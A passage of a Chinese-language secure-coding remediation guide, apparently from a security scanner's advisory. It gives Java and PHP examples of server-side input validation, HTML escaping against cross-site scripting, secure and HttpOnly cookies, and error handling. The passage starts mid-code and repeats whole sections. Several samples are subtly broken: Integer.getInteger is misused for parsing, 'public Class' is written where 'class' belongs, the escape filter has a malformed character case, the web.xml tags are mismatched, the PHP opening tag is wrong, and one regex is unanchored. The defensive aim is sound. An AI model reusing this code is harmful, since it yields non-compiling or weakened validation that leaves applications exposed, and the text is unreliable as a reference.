}

```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```

// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...

```

应用程序应处理的主要 Java 数据类型：

- Byte
- Short
- Integer
- Long

- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 `userName` 字段的长度是否在 8 至 20 个字符之间：

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围之内。

以下示例验证输入 `numberOfChoices` 是否在 10 至 20 之间：

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT** HTML 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        for (Object option : options) {
            if (option.equals(value)) {
                isValidValue = true;
            }
        }
        return isValidValue;
    }
}
```

```

        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}

```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：**`^[a-zA-Z0-9]*$`**

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```

// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}

```

Java 1.4 引进了一种新的正则表达式包 (**java.util.regex**)。以下是使用新的 **Java 1.4** 正则表达式包的 **Validator.matchPattern** 修订版：

```

// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {

```



```

        match = Pattern.matches(expression, value);
    }
    return match;
}
...
}

```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。验证必需 cookie 值的示例：

```

// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue()) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
}

```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：<>"'%;)(& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```

// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
                case '\':
                    result.append("&#39;");
                    break;
                case '%':
                    result.append("&#37;");
                    break;
                case ';':
                    result.append("&#59;");
                    break;
                case '(':
                    result.append("&#40;");
                    break;
                case ')':

```

```

        result.append("&#41;");
        break;
        case '&':
            result.append("&amp;");
            break;
        case '+':
            result.append("&#43;");
            break;
        default:
            result.append(value.charAt(i));
            break;
        }
        return result;
    }
    ...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了“过滤器”，它支持拦截和转换 HTTP 请求或响应。以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
        ServletResponse response,
        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {
            return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response) {
            super(response);
            output = new CharArrayWriter();
        }

        public PrintWriter getWriter() {
            return new PrintWriter(output);
        }
    }
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```
// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);
```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。Jakarta Commons Validator 是一种强大的框架，用来实现所有以上数据验证需求。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean:write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength：如果字段长度小于或等于 max 属性，便告成功。

minLength：如果字段长度大于或等于 min 属性，便告成功。

byte、short、integer、long、float、double：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和输入验证的 Java API (JSR 127)。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：`validate_doublerange`：在组件上注册 `DoubleRangeValidator`
`validate_length`：在组件上注册 `LengthValidator`
`validate_longrange`：在组件上注册 `LongRangeValidator`
`validate_required`：在组件上注册 `RequiredValidator`
`validate_stringrange`：在组件上注册 `StringRangeValidator`
`validator`：在组件上注册定制的 `Validator`

JavaServer Faces API 定义以下 UIInput 和 UIOutput 处理器（标记）：

`input_date`：接受以 `java.text.Date` 实例格式化的 `java.util.Date`
`output_date`：显示以 `java.text.Date` 实例格式化的 `java.util.Date`
`input_datetime`：接受以 `java.text.DateTime` 实例格式化的 `java.util.Date`
`output_datetime`：显示以 `java.text.DateTime` 实例格式化的 `java.util.Date`
`input_number`：显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）
`output_number`：显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）
`input_text`：接受单行文本字符串。
`output_text`：显示单行文本字符串。
`input_time`：接受以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`
`output_time`：显示以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`
`input_hidden`：允许页面作者在页面中包括隐藏变量
`input_secret`：接受不含空格的单行文本，并在输入时，将其显示为一组星号
`input_textarea`：接受多行文本
`output_errors`：显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息
`output_label`：将嵌套的组件显示为指定输入字段的标签
`output_message`：显示本地化消息

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

** 错误处理:

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, **Servlet** 扮演“控制器”的角色。**Servlet** 将应用程序处理委派给 **EJB** 会话 **Bean** (模型) 之类的 **JavaBean**。然后, **Servlet** 再将请求转发给 **JSP** (视图), 以呈现处理结果。**Servlet** 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 **Servlet**) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 **HTML** 表单字段或其他 **Bean** 属性的验证规则。例如, 如果需要 "user_name" 字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

(a) **ERROR_USERNAME_REQUIRED**: 该错误密钥用于显示消息, 以通知用户需要 "user_name" 字段;

(b) **ERROR_USERNAME_ALPHANUMERIC**: 该错误密钥用于显示消息, 以通知用户 "user_name" 字段应该是字母数字;

(c) **ERROR_USERNAME_DUPLICATE**: 该错误密钥用于显示消息, 以通知用户 "user_name" 值在数据库中重复;

(d) **ERROR_USERNAME_INVALID**: 该错误密钥用于显示一般消息, 以通知用户 "user_name" 值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 **Java** 类:

- **ErrorKeys**: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- **Error**: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
        this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
        this.key = key;
        this.values = values;
    }

    // Returns the error key
    public String getKey() {
        return this.key;
    }
}
```

```

// Returns the placeholder values
public Object[] getValues() {
    return this.values;
}

private String key = null;
private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
    }
}

```

```

        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...

```

[2] 报告错误

有两种方法可报告 web 层应用程序错误:

- (a) Servlet 错误机制
- (b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误:

- 转发给输入 JSP (已将错误存储在请求属性中), 或
- 使用 HTTP 错误代码参数来调用 `response.sendError`, 或
- 抛出异常

好的做法是处理所有已知应用程序错误 (如 [1] 部分所述), 将这些错误存储在请求属性中, 然后转发给输入 JSP。输入 JSP 应显示错误消息, 并提示用户重新输入数据。以下示例阐明转发给输入 JSP (`userInput.jsp`) 的方式:

```

// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}

```

如果 Servlet 无法转发给已知的 JSP 页面, 那么第二个选项是使用 `response.sendError` 方法, 将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR` (状态码 500) 作为参数, 来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc, 以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误的示例:

```

// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}

```

作为最后的手段, Servlet 可以抛出异常, 且该异常必须是以下其中一类的子类:

- `RuntimeException`
- `ServletException`
- `IOException`

[2-b] JSP 错误机制

JSP 页面通过定义 `errorPage` 伪指令来提供机制, 以处理运行时异常, 如以下示例所示:

```

<%@ page errorPage="/errors/userValidation.jsp" %>

```

未捕获的 JSP 异常被转发给指定的 `errorPage`，并且原始异常设置在名称为 `javax.servlet.jsp.jspException` 的请求参数中。错误页面必须包括 `isErrorPage` 伪指令，如下所示：

```
<%@ page isErrorPage="true" %>
```

`isErrorPage` 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

- (a) 资源束
- (b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

`java.util.PropertyResourceBundle` 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如以下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 `ErrorMessages_fr.properties` 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 `ErrorMessages.properties`。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 `java.util.MessageFormat` 提供使用替换占位符来创建消息的常规方法。`MessageFormat` 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 `ResourceBundle` 和 `MessageFormat` 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
```



```

        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
        } else {
            return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
}

```

建议定义定制 JSP 标记（如 `displayErrors`），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“Servlet 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 Web 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 Servlet 容器都会报告内部错误消息）。该映射配置在“Web 部署描述符（web.xml）”中，如以下示例所指定：

```

<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <error-code>500</exception-type>
    <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
    ...
</error-page>
...

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误

处理机制。**Jakarta Commons Validator** 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。**Struts** 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。

使用“**Struts** 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
      <!-- message resource key to display if validation fails -->
      <msg name="mask" key="login.userName.maskmsg"/>
      <arg0 key="login.userName.displayName"/>
      <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
      </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如下示例所示：

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">
          <html:text property="username" size="16"/>
        </td>
      </tr>
      <tr>
        <td align="right">
          <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
        <td align="right">
          <html:reset><bean:message key="button.reset"/></html:reset>
        </td>
      </tr>
    </table>
  </html:form>
</body>
</html:html>
```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 -

<http://java.sun.com/j2ee/javaserverfaces/>

PHP

应用程序错误

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。

一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：

[1] 必需字段

[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）

[3] 字段长度

[4] 字段范围

[5] 字段选项

[6] 字段模式

[7] cookie 值

[8] HTTP 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。[4] 字段范围始终确保输入参数是在由功能需求定义的范围内的。

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 SELECT HTML 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 userName 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]+$`

[7] cookie 值

适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > " ' % ;) (& +

PHP 包含一些自动化清理实用程序函数，如 `htmlentities()`：

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 Content-Type 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 cookie 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 cookie 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 cookie。

为了保护 cookie，您可以使用以下代码示例：

```
<$php
```

```

$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>

```

此外，我们建议您使用 **HttpOnly** 标志。当 **HttpOnly** 标志设置为 **TRUE** 时，将只能通过 **HTTP** 协议来访问 **cookie**。这意味着无法用脚本语言（如 **JavaScript**）来访问 **cookie**。该设置可有效地帮助减少通过 **XSS** 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 **PHP 5.2.0** 中添加了 **HttpOnly** 标志。

引用[1] 使用 **HTTP** 专用 **cookie** 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] **PHP** 安全协会：

<http://phpsec.org/>

[3] **PHP** 和 **Web** 应用程序安全博客 (Chris Shiflett)：

<http://shiflett.org/>

整数溢出

**** 输入数据验证：** 虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：

[1] 必需字段

[2] 字段数据类型（缺省情况下，所有 **HTTP** 请求参数都是“字符串”）

[3] 字段长度

[4] 字段范围

[5] 字段选项

[6] 字段模式

[7] **cookie** 值

[8] **HTTP** 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```

// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}

```

[2] 输入的 **Web** 应用程序中的字段数据类型和输入参数欠佳。例如，所有 **HTTP** 请求参数或 **cookie** 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。[3] 字段长度“始终”确保输入参数（**HTTP** 请求参数或 **cookie** 值）有最小长度和/或最大长度的限制。[4] 字段范围

